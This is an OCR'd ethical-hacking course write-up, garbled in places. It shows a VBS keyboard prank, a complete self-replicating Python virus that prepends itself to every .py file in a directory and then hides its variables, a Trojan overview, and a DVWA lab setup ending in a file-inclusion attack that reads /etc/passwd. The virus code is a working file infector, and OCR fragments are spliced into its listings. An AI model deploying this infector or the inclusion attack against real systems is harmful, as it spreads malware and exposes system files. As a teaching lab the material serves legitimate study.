1. The infection vector: this part is responsible to find a target and propagates to this target
2. The trigger: this is the condition that once met execute the payload
3. The payload: the malicious function that the virus carries around

Lets try


Virus.vbs

```
set x=wscript.createobject("wscript.shell")  do  wscript.sleep 100
 x.sendkeys"{CAPSLOCK}"
 x.sendkeys"{NUMLOCK}"
 x.sendkeys"I am a Virus"
x.sendkeys"{SCROLLLOCK}"
```

loop


```
1try:
2 # retrieve the virus code from the current infected script
3 virus_code = get_virus_code()
4
5 # look for other files to infect
6 for file in find_files_to_infect():
7 infect(file, virus_code)
8
9 # call the payload
10 summon_chaos()
11
12# except:Ethical
13# pass
14
15finally:
16 # delete used names from memory
```

```
17 for i in list(globals().keys()):
18 if(i[0] != '_'):
19 exec('del {}'.format(i))
20
21 del i
```



Now, all we need is to add the payload. Since we don't want to do anything that can harm the system, let's just create a function that prints out something to the console.

```
1def summon_chaos():
2 # the virus payload
3 print("We are sick, fucked up and complicated\nWe are chaos, we can't be cured")
```

Ok, our virus is ready! Let's see the full source code:


```
1# begin-virus
2
3import glob
4
5def find_files_to_infect(directory = "."):
6 return [file for file in glob.glob("*.py")]
```



```
7
8
def get_content_of_file(file):
9 data = None
10 with open(file, "r") as my_file:
11 data = my_file.readlines()
12
13 return data
```

```
14
15
def get_content_if_infectable(file):
16 data = get_content_of_file(file)
17 for line in data:
18 if "# begin-virus" in line:
19 return None
20 return data
21
22
def infect(file, virus_code):
23 if (data:=get_content_if_infectable(file)):
24 with open(file, "w") as infected_file:
25 infected_file.write("".join(virus_code))
26 infected_file.writelines(data)
27
28
def get_virus_code():
29
30 virus_code_on = False
31 virus_code = []
32
33 code = get_content_of_file(__file__)
34
35 for line in code:Ethical Hacking Lab
66
36 if "# begin-virus\n" in line:
37 virus_code_on = True
38
39 if virus_code_on:
40 virus_code.append(line)
41
42 if "# end-virus\n" in line:
43 virus_code_on = False
44 break
45
46 return virus_code
47
48
def summon_chaos():
49 # the virus payload
50 print("We are sick, \n we can't be cured")
51
52# entry point
53
54
try:
55 # retrieve the virus code from the current infected script
56 virus_code = get_virus_code()
57
```


58 # look for other files to infect
59 for file in find_files_to_infect():
60 infect(file, virus_code)
61
62 # call the payload
63 summon_chaos()
64Developing and implementing
malwares
67
65
except:
66
pass
67
68
finally:
69 # delete used names from memory
70 for i in list(globals().keys()):
71 if(i[0] != '_'):
72 exec('del {}'.format(i))
73
74 del i
75
76
end-virus



And as expected, now we have our virus before the real code.
Let’s create another .py file in the same directory, just a simple “hello world” program:
copy1/playgrounds/python/first echo 'print("hello world")' > hello.py
and now, let’s execute the numbers.py program:
1/playgrounds/python/first python numbers.py
02:35:12 PM
2We are sick,
3 we can't be cured
18
32
1
85
33
51
82
43
56

14

As you can see, the program still does whatever it was expected to do (extract some random numbers) but only after having executed our virus, which has spread to other *.py files in the same directory and has executed the payload function. Now, if you look at the [hello.py] (http://hello.py) file, you will see that it has been infected as well, as we can see running it:



Trojan Horse:

1. **What is a Trojan?**
    - A Trojan horse is malware disguised as a legitimate application or file. Once downloaded and executed by the user, the malware activates and can allow attackers to control the device, steal data, or perform other malicious actions. Unlike viruses, Trojans do not replicate themselves.
2. **How Trojans Work**:
    - Trojans often appear as email attachments from trusted sources. Once downloaded, they infect the device by deleting, modifying, or stealing data. Users must execute the Trojan for it to function.
3. **Types of Trojan Horse Malware**:
    - **Backdoor Trojan**: Allows attackers remote access to the device.
    - **DDoS Trojan**: Overloads networks by sending excessive traffic.
    - **Downloader Trojan**: Installs additional malware on infected devices.
    - **Fake AV Trojan**: Mimics antivirus software and demands money.
    - **Game-thief Trojan**: Targets online gamers to steal account information.
    - **Infostealer Trojan**: Steals sensitive data.
    - **Malfinder Trojan**: Gathers email addresses.
    - **Ransom Trojan**: Demands ransom to undo damage or unblock data.
    - **Remote Access Trojan**: Gives full remote control of the device.
4. **How to Remove a Trojan**:
    - Identify and remove infected files.
    - Disable System Restore.
    - Restart in Safe Mode and use control panel tools to delete affected programs.
    - Seek professional help for enterprise systems.


Practical 5

Aim: Use tools/software commands for web servers and web application hacking and generate analysis report.

Setting up Debian and LAMP stack there.

One can setup Debian as a virtual machine in virtual box, the steps to do that are well versed in this resource : How To Install Debian 10 Buster {Guide With Screenshots} (phoenixnap.com). Hence I am not repeating and writing it down again. For LAMP stack installation I have followed this resource : How To Install Linux, Apache, MariaDB, PHP (LAMP) stack on Debian 10 DigitalOcean. I don't think I need to repeat the steps again.

Note : use bridged adapter to connect to the apache server from your windows(host) web browser.



Setting DVWA website

Here I have downloaded the zip file and extracted it in /var/www/html folder after installation and entered the command sudochmod -R 777 /var/www/html/dvwa this command will allow the website to be hosted on apache. Next I have also followed the readme in the dvwa zip file to setup the database in mariadb

Note, if you are using MariaDB rather than MySQL (MariaDB is default in debian), then you can't use the database root user, you must create a new database user. To do this, connect to the database as the root user then use the following commands:

```mysql
mysql> create database dvwa;
Query OK, 1 row affected (0.00 sec)
```

```
mysql> create user dvwa@localhost identified by 'p@ssw0rd';
Query OK, 0 rows affected (0.01 sec)
mysql> grant all on dvwa.* to dvwa@localhost;
Query OK, 0 rows affected (0.01 sec)
mysql> flush privileges;
Query OK, 0 rows affected (0.00 sec)
```

Then keep the DVWA config to default containing variables are set to the following by default:


$_DVWA['db_server'] = '127.0.0.1';
$_DVWA['db_port'] = '3306';
$_DVWA['db_user'] = 'dvwa';
$_DVWA['db_password'] = 'p@ssw0rd';
$_DVWA['db_database'] = 'dvwa';

At this point we need to change the phpini file located in /etc/php/7.4/apache2 folder for php 7.4

To allow for

1. allow_url_fopen = on
2. allow_rul_include = On

also find the ip address of the server using hostname,ifconfig,netstat command .




config.inc.php - Notepad


File Edit Format View Help

```
<?php

# If you are having problems connecting to the MySQL database and all of the va
# try changing the 'db_server' variable from localhost to 127.0.0.1. Fixes a pr
#   Thanks to @digininja for the fix.

# Database management system to use
$DBMS = 'MySQL';
#$DBMS = 'PGSQL'; // Currently disabled

# Database variables
#   WARNING: The database specified under db_database WILL BE ENTIRELY DELETED
#   Please use a database dedicated to DVWA.
#
# If you are using MariaDB then you cannot use root, you must use create a dedi
#   See README.md for more information on this.
$_DVWA = array();
$_DVWA[ 'db_server' ]   = '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ]     = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port'] = '3306';
```


Now you can carry out file inclusion attack





Set the security level of DVWA to low
Then try the file inclusion attack by changing the path ?page=index.php with /etc/passwd or any other linux folder.



Quick way to setup the DVWA virtual machine.
If you do not want to install from scratch :
Just download the ovf file and import it in virtualbox, it will create the virtual machine with DVWA installed and all the configuration done.





Import Virtual Appliance
Appliance settings
These are the virtual machines contained in the appliance and the suggested settings of the imported VirtualBox machines. You can change many of the properties shown by double-clicking on the items and disable others using the check boxes below.
Virtual System 1
Name debian 1
Guest OS Type Debian (64-bit)
CPU 2
RAM 2048 MB
DVD
USB Controller
Sound Card ICH AC97
Network Adapter Intel PRO/1000 MT Desktop (82540EM)
Storage Controller (IDE) PIIX4
Virtual Disk Image debian-disk001.iso
Storage Controller (IDE) PIIX4
Storage Controller (SATA) AHCI
Virtual Disk Image debian-disk002.vmdk
Base Folder C:\Users\abhis\VirtualBox VMs
Primary Group /
Machine Base Folder: C:\Users\abhis\VirtualBox VMs
MAC Address Policy: Include only NAT network adapter MAC addresses
Additional Options: Import hard drives as VDI
Appliance is not signed
Restore Defaults
Import
Cancel


localhost/DVWA-master/vulnerabilities/fi/?page=include.php
